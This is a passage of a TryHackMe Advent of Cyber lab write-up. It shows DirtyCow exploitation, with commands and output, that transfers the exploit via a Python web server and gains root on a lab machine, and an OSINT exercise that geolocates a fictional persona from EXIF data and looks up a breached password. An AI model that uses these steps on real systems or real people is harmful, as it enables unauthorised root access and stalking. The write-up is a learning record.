┌──(1211201568㉿kali)-[~/Desktop/tryhackme/day13]
└─$ wget https://raw.githubusercontent.com/firefart/dirtycow/master/dirty.c
--2022-06-28 20:08:06--  https://raw.githubusercontent.com/firefart/dirtycow/master/dirty.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4815 (4.7K) [text/plain]
Saving to: 'dirty.c'

dirty.c                     100%[=========================================>]   4.70K  --.-KB/s    in 0.002s

2022-06-28 20:08:07 (1.99 MB/s) - 'dirty.c' saved [4815/4815]
```

2. Launch a web server in the directory you downloaded the C source code to, using Python's http.server module at any specified port. We'll be using port 8080.

```
┌──(1211201568㉿kali)-[~/Desktop/tryhackme/day13]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

3. Back to the telnet machine we are currently logged into, use `wget` to download the code onto the machine.

```
$ wget http://10.9.1.98:8080/dirty.c
--2022-06-29 00:14:18--  http://10.9.1.98:8080/dirty.c
Connecting to 10.9.1.98:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4815 (4.7K) [text/x-csrc]
Saving to: `dirty.c'

100%[=========================================>] 4,815       --.-K/s   in 0s

2022-06-29 00:14:19 (513 MB/s) - `dirty.c' saved [4815/4815]
```

4. Compile the code using the gcc command from the previous question. Notice that there is now an executable file called 'dirty'.

```
$ ls -l
total 16
-rwxr-xr-x 1 santa santa 1422 Nov 21  2020 christmas.sh
-rw-r--r-- 1 santa santa 2925 Nov 21  2020 cookies_and_milk.txt
-rw-rw-r-- 1 santa santa 4815 Jun 29 00:08 dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls -l
total 32
-rwxr-xr-x 1 santa santa  1422 Nov 21  2020 christmas.sh
-rw-r--r-- 1 santa santa  2925 Nov 21  2020 cookies_and_milk.txt
-rwxrwxr-x 1 santa santa 14116 Jun 29 00:15 dirty
-rw-rw-r-- 1 santa santa  4815 Jun 29 00:08 dirty.c
```

5. Run the code. Use a password of choice, in this case we'll use 'password' as the password.

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7fa54ca7c000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.
```

6. We notice that the username is “firefart”, as that is the default username left inside the C source code from earlier.

Q: What is the MD5 hash output?

8b16f00dd3b51efadb02c1df7f8427cc

1. On the telnet machine, switch users using the `su <user>` command and use the password we set earlier.

```
$ su firefart
Password:
firefart@christmas:/home/santa#
```

2. Notice the # on the terminal, this indicates that we are running the system as root. Now, navigate to the /root/ directory and read the message from the Grinch using the `cat` command.

```
firefart@christmas:/# cd root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~#
```

3. Create a new file called ‘coal’ using the `touch` command.

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
```

4. Run `tree | md5sum` to get the MD5 hash output for the answer.

```
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
```

Thought Process/ Methodology

This is quite a lengthy process, as it involves a lot of steps. Once the machine is running, we scan the IP address for any open ports. We notice that there is an open port called telnet, which is the crux of this operation. By connecting to telnet on the open port, we are given credentials for santa which we can use to log into the system. To get the Linux distribution, we run a Linux command which outputs details about the operating system running on the system. After that, we need to determine who got here first. By listing down the files in the current directory, there seems to be a text file and after opening that text file, it turns out that the Grinch got here first. After inspecting the code included in the text file, we identify it as a variant of the DirtyCow exploit, a computer security vulnerability that can be used for privilege escalation. We search the Internet for this exploit, which leads us to a GitHub repository containing the code as well as the command on how to compile it. Now that we have the code, it's time to run the code on the vulnerable machine to escalate our privileges. We use Python's http.server to host a webserver so that the telnet machine can download the source code. After we move the C source code onto the machine, we compile it using the gcc command stated inside the repository and make it into an executable file so we can run it on the system. With the code now compiled, we run the code which allows us to escalate our privileges. Now that we're running the system as root and have escalated privileges, we can now open up the /root/ folder to find a message from the Grinch, which tells us to leave coal inside the directory. After creating and leaving coal using the touch command, we run the md5sum command to get the hash output needed for the final question.


Day 14 - Where's Rudolph?

Tools used: Google Chrome


Q: What URL will take me directly to Rudolph's Reddit comment history?

https://www.reddit.com/user/IGuidetheClaus2020/comments

1. Go to reddit and search for the user “IGuidetheClaus2020”.



2. Click on comments to see the user’s comment history.




3. The url shown above will be the url that takes you directly to the comment history.

Q: According to Rudolph, where was he born?

Chicago


1. Looking through Rudolph's reddit comments, he reveals his birth location and creator's name.



Q: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

May


1. Using google or any other search engine, we search for the name of Rudolph's creator to obtain the answer.



Q: On what other social media platform might Rudolph have an account?

Twitter

1. Looking at the most recent post from Rudolph on Reddit, he reveals that he does use twitter.



2. We can verify this by going to the Twitter website and searching for his account.

Q: What is Rudolph's username on that platform?

IGuideClaus2020

1. The answer can be seen directly when viewing Rudolph’s profile on Twitter.

Q: What appears to be Rudolph's favorite TV show right now?

Bachelorette

1. Rudolph retweeted a few posts related to The Bachelorette, indicating that it is something that he might be interested in.

Q: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Chicago


1. Scrolling through Rudolph's Twitter history, we see a post indicating that his was in a parade.

2. In the image on the left, a few people hold up a banner with the words, "Thompson Coburn" written on it. Upon looking up "Thompson Coburn Christmas parade", we are greeted with this article, revealing its location.


Q: Okay, you found the city, but where specifically was one of the photos taken?

41.891815, -87.624277

1. Scrolling up a few posts, we find Rudolph uploading a higher resolution image of the parade.



2. After saving that image, we can try and find the exif data of the image using sites like "https://exifdata.com/index.php". Using this, we find the exact location where the image was taken.



Q: Did you find a flag too?


{FLAG}ALWAYSCHECKTHEEXIFD4T4

1. The flag can also be found in from the exif data in the image above.

Q: Has Rudolph been pwned? What password of his appeared in a breach?


spygame

1. Looking back at Rudolph's twitter profile, he reveals his email account.



2. We then check to see if the email has been pwned.


3. With websites such as “https://scylla.sh/” down, we have to use some alternative sites such as “https://leakpeek.com”. To see the full results, we need to pay for a plan to get the full service.




Q: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

540

1. Going to the exact coordinates we found earlier using google maps, we search for a hotel near the parade. The closest Hotel we found was “Chicago Marriott Downtown Magnificent Mile”.



2. Looking at the street number of the hotel, we find our answer.



Thought Process/ Methodology

From the task, we are given Rudoph's reddit account name. From here, we just simply look for his Reddit account and we are able to know his birth location and other information about him. Knowing that he uses Twitter, we look for an account with a similar name to his Reddit account there. From there, we manage to find a lot of personal information about him such as his favorite TV show and past locations. Looking through some of the images he sent, we are able to identify that he was in a parade in Chicago. From another image he sent, we were able to use the exif data to find the exact location the image was taken. We also found his email address from his Twitter profile and managed to find that his account has been pwned and we found the leak password using Leak Peek. Lastly, with the coordinates of the image from the parade, we were able to find the address of the Hotel that Rudolph stayed at.


Day 15 - There's a Python in my stocking!

Tools used: Kali Linux, Python


Q: What's the output of True + True?

2

1. Open up python in the terminal.



2. Type True + True



And you will get the answer which is 2, this is because True = 1 as an integer, so 1 + 1 is equal to 2.

Q: What's the database for installing other people's libraries called?

PyPI

1. Use google or any search engine to find out the answer.

What is PyPI used for?

PyPI is **the default software repository for Python developers to store created Python programming language software developers and programmers alike use to publicize and share their software**. PyPI itself also simplifies the Python packaging process for Python programs. 12 Nov 2019

Q: What is the output of bool("False")?

True

1. Type 'bool("False")' into the terminal.

```
>>> bool("False")
True
```

2. There you'll get the answer, this is evaluated to true because strings are just like any other integer value, it gets evaluated to true every time, except for an empty string.

Q: What library lets us download the HTML of a webpage?

Requests

1. It is shown in the example in the article, request library lets us download the webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```


Q: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

[1, 2, 3, 6]

Code to analyse for Question 5:

```
x = [1, 2, 3]
y = x
y.append(6)
print(x)
```

1. Compute it in the terminal to get the result.



Q: What causes the previous task to output that?

Pass by reference

Thought Process/ Methodology

We all had a background in using python back in past semesters, so most of the questions asked in this section are relatively easy for us. Most of the answers can be obtained by running the code in the interpreter to give us a straightforward answer.